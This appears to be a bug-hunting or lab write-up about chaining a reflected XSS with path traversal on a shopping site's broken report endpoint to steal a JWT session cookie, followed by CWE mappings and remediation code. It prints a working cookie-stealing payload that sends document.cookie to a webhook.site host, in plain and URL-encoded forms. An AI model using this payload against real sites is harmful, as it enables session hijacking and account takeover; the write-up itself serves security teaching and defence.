
So there I was, poking around this shopping website with your standard product listings and search functionality. You know the drill: click around, search for random stuff, see what breaks.
The Dead End XSS
I found a reflected XSS in the search functionality pretty quickly. Threw in a basic payload, watched it execute in my own browser, and then… nothing. Just sitting there, reflecting back at me like a useless mirror.
Here's the thing about reflected XSS that nobody tells beginners: finding it is easy, but actually exploiting it? That's where it gets tricky. I could inject a script, but it only fired when I visited my own malicious URL. Congratulations, I've successfully attacked myself. Not exactly the hacker origin story I was going for.
The Broken Button Plot Twist
While clicking through products, I noticed this "Report Product" button. Seemed innocent enough. I clicked it expecting some kind of report form, but instead it tried to navigate to /report?id=1 and just kind of... floundered. The functionality was broken, half implemented, probably forgotten by some developer.
But here's where my brain started connecting dots. I had a working but useless XSS in search. And I had this broken report endpoint that wasn't validating anything. What if I could combine these two useless things into something actually dangerous?

The Exploit Chain
The idea was beautifully beautiful: use path traversal through that broken report endpoint to inject my XSS payload into the search parameter, then exfiltrate cookies to my webhook.
I crafted this payload:
id=1/../../?search=<img src=x onerror="new Image().src='https://YOURID.webhook.site/?c='+encodeURIComponent(document.cookie)">The path traversal (../../) would hop from the report endpoint back to root, then the search parameter would inject my XSS. The payload creates an invisible image that fails to load, triggering the onerror event, which exfiltrates all cookies to my webhook.
After URL encoding it properly:
<img%2bsrc%253dx%2bonerror%253d"new%2bImage().src%253d'https%253a//webhook.site/9e9aecd8-a066-472d-ac41-0a4b3d07415d/%253fc%253d'%252bencodeURIComponent(document.cookie)">
The Payload Lands
I fired off the request and within seconds, my webhook started lighting up. There it was: a JWT token containing sensitive session data just sitting there waiting to be decoded.
I threw that JWT into jwt.io and the decoded payload and boom:
json looked like this-
{
  "username": "admin",
  "user_role": "admin",
  "email": "admin@company.com",
  "user_id": "12345",
  "permissions": ["read", "write", "delete"],
  "iat": 123456789
}
Vulnerability Analysis
CWE Mappings:
- CWE-22: Improper Limitation of a Pathname to a Restricted Directory (Path Traversal)
- CWE-79: Improper Neutralization of Input During Web Page Generation (Cross-site Scripting)
- CWE-614: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
- CWE-1004: Sensitive Cookie Without 'HttpOnly' Flag
Remediation Strategy
Critical Fixes (Immediate Priority)
1. Path Traversal Prevention (CWE-22)
python
def get_report(id):
    # Whitelist validation - accept only numeric values
    if not id.isdigit():
        return abort(400, "Invalid product ID")
    product_id = int(id)
return render_template('report.html', product_id=product_id)- Implement strict input validation using allowlists
- Use parameterized routing instead of string concatenation
- Reject inputs containing
../,..\\, or encoded variants
2. XSS Prevention (CWE-79)
javascript
// Replace innerHTML with textContent
searchResults.textContent = userInput;
// If HTML needed, use DOMPurify
searchResults.innerHTML = DOMPurify.sanitize(userInput, {
    ALLOWED_TAGS: ['b', 'i'],
    ALLOWED_ATTR: []
});- Replace
innerHTMLwithtextContentorinnerText - Implement Content Security Policy headers
- Deploy DOMPurify for necessary HTML rendering
3. Secure Cookie Configuration (CWE-614, CWE-1004)
javascript
res.cookie('jwt', token, {
    httpOnly: true,      // Prevents JavaScript access
    secure: true,        // HTTPS only
    sameSite: 'strict',  // CSRF protection
    maxAge: 3600000      // 1 hour expiration
});- Enable
HttpOnlyflag to prevent JavaScript access - Enable
Secureflag for HTTPS-only transmission - Implement
SameSite=Strictfor CSRF protection - Minimize sensitive data in JWT payloads
Defense in Depth
Security Headers:
nginx
Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none'; base-uri 'self'; frame-ancestors 'self'
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Referrer-Policy: strict-origin-when-cross-origin
Strict-Transport-Security: max-age=31536000;
What I love about this exploit is how it shows that no vulnerability exists in isolation. That reflected XSS alone? Pretty useless. That broken report button? Barely worth mentioning. That accessible JWT? Bad practice but not immediately exploitable.
But combine all three? Now you've got a complete attack chain from "mildly interesting finding" to "full session compromise."
Defense in depth matters because it's the difference between one weak point and multiple failures that all need to align. Validate everything. Sanitize your outputs. Protect your tokens. And fix those broken buttons because they might be doing more than just annoying your users.
The Takeaway
Sometimes the vulnerability you find isn't the vulnerability you exploit. That useless reflected XSS became dangerous the moment I found another way to deliver it. That broken button became an attack vector when combined with path traversal.
And that's how I turned a useless reflected XSS into a full blown session hijacking attack, all thanks to a broken "Report Product" button that nobody bothered to fix. Sometimes the best exploits come from features that don't quite work right. They're not bugs, they're opportunities.